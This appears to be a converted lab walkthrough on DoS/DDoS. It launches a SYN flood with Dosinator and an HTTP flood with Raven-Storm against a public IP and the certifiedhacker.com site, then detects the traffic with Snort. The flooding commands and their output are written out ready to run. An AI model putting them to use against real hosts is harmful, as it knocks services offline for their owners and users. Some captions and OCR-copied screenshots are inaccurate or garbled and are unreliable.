
```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
(myenv)-[root@Kali:/home/aniket/Downloads/DDOS/Dosinator]
# python3 dosinator.py -t 162.241.216.11 -p 80 -np 10000
```

```
Target IP      : 162.241.216.11
Target Port    : 80
Number of Packets: 10000
Packet Size   : 64 bytes
Attack Rate   : 10 packets/second
Duration      : None seconds
Attack Mode   : syn
Spoof IP       : <lambda>
ARP Mode       : N/A
TTL           : 64
IP Identification: Default
TCP Window Size : Default


Sent packet 120
```

The screenshot shows the same terminal window after the attack has started. The script is sending 10,000 SYN packets per second to the target IP 162.241.216.11 on port 80. The terminal output shows the progress of the attack, with the message 'Sent packet 120' visible.

- Open Wireshark for monitoring
- Select network interface



## • Attack Started ⏵



# **Detect And Monitor DOS/DDOS Attack**

## **1. Perform Detect And Monitor DOS/DDOS Using Snort**

**Snort** is an **open-source Intrusion Detection System (IDS)** and **Intrusion Prevention System (IPS)** developed by **Cisco (originally by Sourcefire)**. It's one of the most widely used tools for real-time **network traffic monitoring, packet analysis, and attack detection.**

---

### **⌚ Why is Snort Used?**

Snort is used primarily to **detect malicious activity** on networks and sometimes to **block** it, depending on how it's deployed.

**Note :- Before run Snort ,kindly first Download and configure it**

**Youtube :- <https://youtu.be/U6xMp-MIEfA?si=329iLmHly-I2xPrS>**

**How to use it :-**

- Open command line Interface (CLI) as a administrator and go to the Snort directory

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd ../..
C:\>cd Snort
C:\Snort>cd bin
C:\Snort\bin>snort.exe -V
    .-> Snort! <-
o'`-- Version 2.9.20-WIN64 GRE (Build 82)
... By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

C:\Snort\bin>

```

- Find network interface

## Command :- snort.exe -W

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd ../..
C:\>cd Snort
C:\Snort>cd bin
C:\Snort\bin>snort.exe -V
    .-> Snort! <-
o'`-- Version 2.9.20-WIN64 GRE (Build 82)
... By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

C:\Snort\bin>snort.exe -W
    .-> Snort! <-
o'`-- Version 2.9.20-WIN64 GRE (Build 82)
... By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Index Physical Address IP Address Device Name Description
----- -----
1 00:00:00:00:00:00 disabled \Device\NPF_{8E900FE0-1030-4B1F-BCC3-0D887E7C790F} WAN Miniport (Network Monitor)
2 00:00:00:00:00:00 disabled \Device\NPF_{04351B01-3002-4351-BAC2-78C7C00A5209} WAN Miniport (IPv6)
3 00:00:00:00:00:00 disabled \Device\NPF_{B49CED4D-8867-4368-BD76-87EAA54C0E1} WAN Miniport (IP)
4 2C:3B:70:9C:E4:A6 169.254.164.35 \Device\NPF_{9FAD8809-2C12-46E9-99F2-5D19DFE1DAG} Bluetooth Device (Personal Area Network)
5 2C:3B:70:9C:E4:A7 192.168.251.254 \Device\NPF_{27C3CS4-5E52-465B-90A6-45345CBBAED} Realtek RTL8822CE 802.11ac PCIe Adapter
6 00:50:56:C0:00:08 192.168.217.1 \Device\NPF_{14BF4BED-489E-447E-90F8-D400DCGAE8B} VMware Virtual Ethernet Adapter for VMnet8
7 00:50:56:C0:00:09 192.168.170.1 \Device\NPF_{15A77215-1A55-4EDC-91E0-3811697B19C} VMware Virtual Ethernet Adapter for VMnet1
8 AE:00:27:00:00:00 169.254.228.99 \Device\NPF_{4E5A4E4D-4E40-4505-AE00-505A4D4000B} Microsoft Wi-Fi Direct Virtual Adapter #2
9 2C:3B:70:9C:E4:A7 169.254.228.99 \Device\NPF_{46203F57-C1B3-4A20-80A0-705B83D02024} Microsoft Wi-Fi Direct Virtual Adapter
10 0A:00:27:00:00:04 192.168.56.1 \Device\NPF_{080CE700-719E-4B95-85E4-3727F00EA055} VirtualBox Host-Only Ethernet Adapter
11 00:00:00:00:00:00 0000:0000:0000:0000:0000:0000 \Device\NPF_Loopback Adapter for loopback traffic capture

C:\Snort\bin>snort.exe -i 5 -c "c:\Snort\etc\snort - Copy.conf" -A console

```

```

Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.26100.3915]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd ../../

C:\>cd Snort

C:\Snort>cd bin

C:\Snort\bin>snort.exe -V
      .*> Snort| <*
      .*- Version 2.9.20-WIN64 GRE (Build 82)
      .*- By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
      Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using PCRE version: 8.10 2010-06-25
      Using ZLIB version: 1.2.11

C:\Snort\bin>snort.exe -W
      .-> Snort| <*
      .*- Version 2.9.20-WIN64 GRE (Build 82)
      .*- By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
      Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using PCRE version: 8.10 2010-06-25
      Using ZLIB version: 1.2.11

Index Physical Address          IP Address       Device Name           Description
-----  -----
 1  00:00:00:00:00:00  disabled   \Device\NPF_{8E900FE0-1030-4B1F-BCC3-80887E7C790F}  WLAN Miniport (Network Monitor)
 2  00:00:00:00:00:00  disabled   \Device\NPF_{04318001-3002-4351-8A2C-787C700MS205}  WLAN Miniport (IPv6)
 3  00:00:00:00:00:00  disabled   \Device\NPF_{BC9CE0D-8867-4368-BD76-87EA0A54C0E1}  WLAN Miniport (TP)
 4  2C:3B:79:9C:E4:A6  169.254.164.35 \Device\NPF_{9FAD8BD9-2C12-46E9-99F2-5D190FDE1DAG}  Bluetooth Device (Personal Area Network)
 5  2C:3B:79:9C:E4:A7  192.168.251.254 \Device\NPF_{27C7C5A4-5E52-465B-90A6-45345C8BBAED}  Realtek RTL822CE 802.11ac PCIe Adapter
 6  00:50:56:00:00:08  192.168.217.1 \Device\NPF_{14BF4BED-489E-447E-90F8-D4000DC6AEEB}  VMware Virtual Ethernet Adapter for VMnet8
 7  00:50:56:00:00:01  192.168.170.1 \Device\NPF_{15A77215-1A55-4EDC-91ED-3811687B19C9}  VMware Virtual Ethernet Adapter for VMnet1
 8  AE:3B:70:9C:E4:A7  169.254.11.206 \Device\NPF_{1C5D0900-E020-4E12-99AF-585AF43D0D08}  Microsoft Wi-Fi Direct Virtual Adapter #2
 9  2E:3B:70:9C:E4:A7  169.254.228.90 \Device\NPF_{A6203F57-C183-4B2B-88A0-7B5853A02024}  Microsoft Wi-Fi Direct Virtual Adapter
10  0A:00:27:00:00:04  192.168.56.1 \Device\NPF_{080CE499-719E-4095-85E4-3727F00EA055}  VirtualBox Host-Only Ethernet Adapter
11  00:00:00:00:00:00  0000:0000:0000:0000:0000:0000 \Device\NPF_Loopback Adapter for loopback traffic capture

C:\Snort\bin>

```

- Now start Snort

**Command :-:** snort.exe -i 5 -c "c\Snort\etc\snort - copy.conf" -A console


### Explanation :-

- Snort.exe :-** Launches Snort in Windows (the executable)
- i 5 :-** Tells Snort to use network interface number 5 (you can list interfaces using snort.exe -W)
- c "c\Snort\etc\snort - copy.conf" :-** Specifies the Snort configuration file to use; this path seems incorrect (should be C:\\Snort\\etc\\snort-copy.conf)
- A console :-** Outputs alerts to the console instead of log files

```
Administrator: Command Prompt
C:\$nort\bin>
C:\$nort\bin>snort.exe -i 5 -c "c:\$nort\etc\snort - Copy.conf" -A console
```

- Now open kali linux (VM) for Dos Attack
  - Kali linux ip address 

- **Tool used – Raven -Storm**
- Used L7 –Layer 7 attack



Kali [Running] - Oracle VirtualBox  
File View Input Devices Help  
1 2 3 4 17:36  
File Actions Edit View Help  
Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020  
Based on the CLIF Framework by Taguar258 (c) | MIT 2020  
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY  
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.  
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

```


Help:
--- exit, quit, e or q      :: Exit Raven-Storm.
--- help                   :: View all commands.
--- upgrade                :: Upgrade Raven-Storm.
--- shell                  :: Run a shell command.
--- clear                  :: Clear the screen.
--- record                 :: Save this session.
--- load                   :: Redo a session using a session file.
--- ddos                   :: Connect to a Raven-Storm server.

Modules:
--- l4                      :: Load the layer4 module. (UDP/TCP)
--- l3                      :: Load the layer3 module. (ICMP)
--- l7                      :: Load the layer7 module. (HTTP)
--- bl                      :: Load the bluetooth module. (L2CAP)
--- arp                     :: Load the arp spoofing module. (ARP)
--- wifi                    :: Load the wifi module. (IEEE)
--- server                  :: Load the server module for DDoS attacks.
--- scanner                 :: Load the scanner module.

>> 
```

31°C Partly sunny 17:36:30 ENG IN 12-05-2025

- Set target



Kali [Running] - Oracle VirtualBox  
File View Input Devices Help  
1 2 3 4 17:36  
File Actions Edit View Help  
THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED.  
THE USER ALONE IS RESPONSIBLE, BE IT: ABUSING RAVEN-STORM.  
TO FIT ILLEGAL PURPOSES OR ACCIDENTAL DAMAGE CAUSED BY RAVEN-STORM.  
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY  
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.  
EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS  
DEFINITITFLY POSSIBLE.  
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

```

L7 Help:
--- values or ls      :: Show all options.
--- target            :: Set the target. 
--- targets           :: Set multiple targets.
--- threads           :: Amount of threads to use.
--- sleep              :: Delay between threads.
--- interval          :: Delay between each packet send.
--- agent              :: Define a user agent instead of a random ones.
--- run                :: Run the stress test.

L7> target https://certifiedhacker.com
```

Preview

https://certifiedhacker.com

31°C Partly sunny 17:36:50 ENG IN 12-05-2025

- Set threads

```
THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED.  
THE USER ALONE IS RESPONSIBLE, BE IT: ABUSING RAVEN-STORM.  
TO FIT ILLEGAL PURPOSES OR ACCIDENTAL DAMAGE CAUSED BY RAVEN-STORM.  
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY  
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.  
EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS  
DEFINITIIVELY POSSIBLE.  
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.  
L7 Help:  
--- values or ls :: Show all options.  
--- target :: Set the target. --About bot  
--- targets :: Set multiple targets  
--- threads :: Amount of threads to use.  
--- sleep :: Delay between threads.  
--- interval :: Delay between each packet send.  
--- agent :: Define a user agent instead of a random ones.  
--- run :: Run the stress test.  
L7> target https://certifiedhacker.com  
URL (GET Parameters possible): https://certifiedhacker.com  
L7> threads 20
```

- Run

```
THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED.  
THE USER ALONE IS RESPONSIBLE, BE IT: ABUSING RAVEN-STORM.  
TO FIT ILLEGAL PURPOSES OR ACCIDENTAL DAMAGE CAUSED BY RAVEN-STORM.  
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY  
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.  
EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS  
DEFINITIIVELY POSSIBLE.  
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.  
L7 Help:  
--- values or ls :: Show all options.  
--- target :: Set the target. --About bot  
--- targets :: Set multiple targets  
--- threads :: Amount of threads to use.  
--- sleep :: Delay between threads.  
--- interval :: Delay between each packet send.  
--- agent :: Define a user agent instead of a random ones.  
--- run :: Run the stress test.  
L7> target https://certifiedhacker.com  
URL (GET Parameters possible): https://certifiedhacker.com  
L7> threads 20  
Threads: 20  
L7> run ■
```

- Attack started 

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
1 2 3 4 | 
File Actions Edit View Help

THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED,
THE USER ALONE IS RESPONSIBLE, BE IT: ABUSING RAVEN-STORM
TO FIT ILLEGAL PURPOSES. ACCIDENTAL DAMAGE CAUSED BY RAVEN-STORM,
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS
DEFINITIVELY POSSIBLE.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

L7 Help:
└─ values or ls      :: Show all options.
└─ target            :: Set the target.      About bot
└─ targets           :: Set multiple targets.
└─ threads           :: Amount of threads to use.
└─ sleep             :: Delay between threads.
└─ interval          :: Delay between each packet send.
└─ agent             :: Define a user agent instead of a random ones.
└─ run               :: Run the stress test.

L7> target https://certifiedhacker.com
URL (GET Parameters possible): https://certifiedhacker.com

L7> threads 20
Threads: 20

L7> run
Do you agree to the terms of use? (Y/N) y
To stop the attack press: ENTER or CTRL + C
[

6 31°C
Partly sunny
Q Search
17:37
ENG IN
12-05-2025
Right Click
```

- Now open Snort
  - Snort detected attack

```

Administrator: Command Prompt
Commencing packet processing (pid=13072)

05/12/17:39:57.199529 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:49134 -> 162.241.216.11:443
05/12/17:39:57.196515 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:49134 -> 162.241.216.11:443
05/12/17:39:57.196517 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:49500 -> 162.241.216.11:443
05/12/17:40:00.845147 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:49530 -> 162.241.216.11:443
05/12/17:40:25.801134 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:46650 -> 162.241.216.11:443
05/12/17:40:26.265687 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:46662 -> 162.241.216.11:443
05/12/17:40:26.320901 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44772 -> 162.241.216.11:443
05/12/17:40:26.338032 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44912 -> 162.241.216.11:443
05/12/17:40:26.341151 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44912 -> 162.241.216.11:443
05/12/17:40:26.478394 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44730 -> 162.241.216.11:443
05/12/17:40:26.754665 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44708 -> 162.241.216.11:443
05/12/17:40:27.140759 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44745 -> 162.241.216.11:443
05/12/17:40:27.221342 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44674 -> 162.241.216.11:443
05/12/17:40:27.352499 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44736 -> 162.241.216.11:443
05/12/17:40:27.430506 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44696 -> 162.241.216.11:443
05/12/17:40:27.579000 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44830 -> 162.241.216.11:443
05/12/17:40:29.151487 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44826 -> 162.241.216.11:443
05/12/17:40:29.151886 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44814 -> 162.241.216.11:443
05/12/17:40:29.152686 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44730 -> 162.241.216.11:443
05/12/17:40:29.152738 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44892 -> 162.241.216.11:443
05/12/17:40:29.153008 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44788 -> 162.241.216.11:443
05/12/17:40:29.153020 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44789 -> 162.241.216.11:443
05/12/17:40:29.155723 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44776 -> 162.241.216.11:443
05/12/17:40:29.192346 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:35400 -> 162.241.216.11:443
05/12/17:40:29.192733 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:35400 -> 162.241.216.11:443
05/12/17:40:29.194370 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:34826 -> 162.241.216.11:443
05/12/17:40:29.349269 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:35443 -> 162.241.216.11:443
05/12/17:40:29.349418 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:35460 -> 162.241.216.11:443
05/12/17:40:29.350196 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:35414 -> 162.241.216.11:443
05/12/17:40:29.350198 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:35414 -> 162.241.216.11:443
05/12/17:40:29.350555 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:35418 -> 162.241.216.11:443
05/12/17:40:29.350626 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44956 -> 162.241.216.11:443
05/12/17:40:29.621296 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44956 -> 162.241.216.11:443
05/12/17:40:29.621466 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44952 -> 162.241.216.11:443
05/12/17:40:29.621532 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44952 -> 162.241.216.11:443
05/12/17:40:29.628956 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44918 -> 162.241.216.11:443
05/12/17:40:29.630082 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44918 -> 162.241.216.11:443
05/12/17:40:29.630184 [*] [129-15:2] Reset outside window [*] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 192.168.251.192:44918 -> 162.241.216.11:443
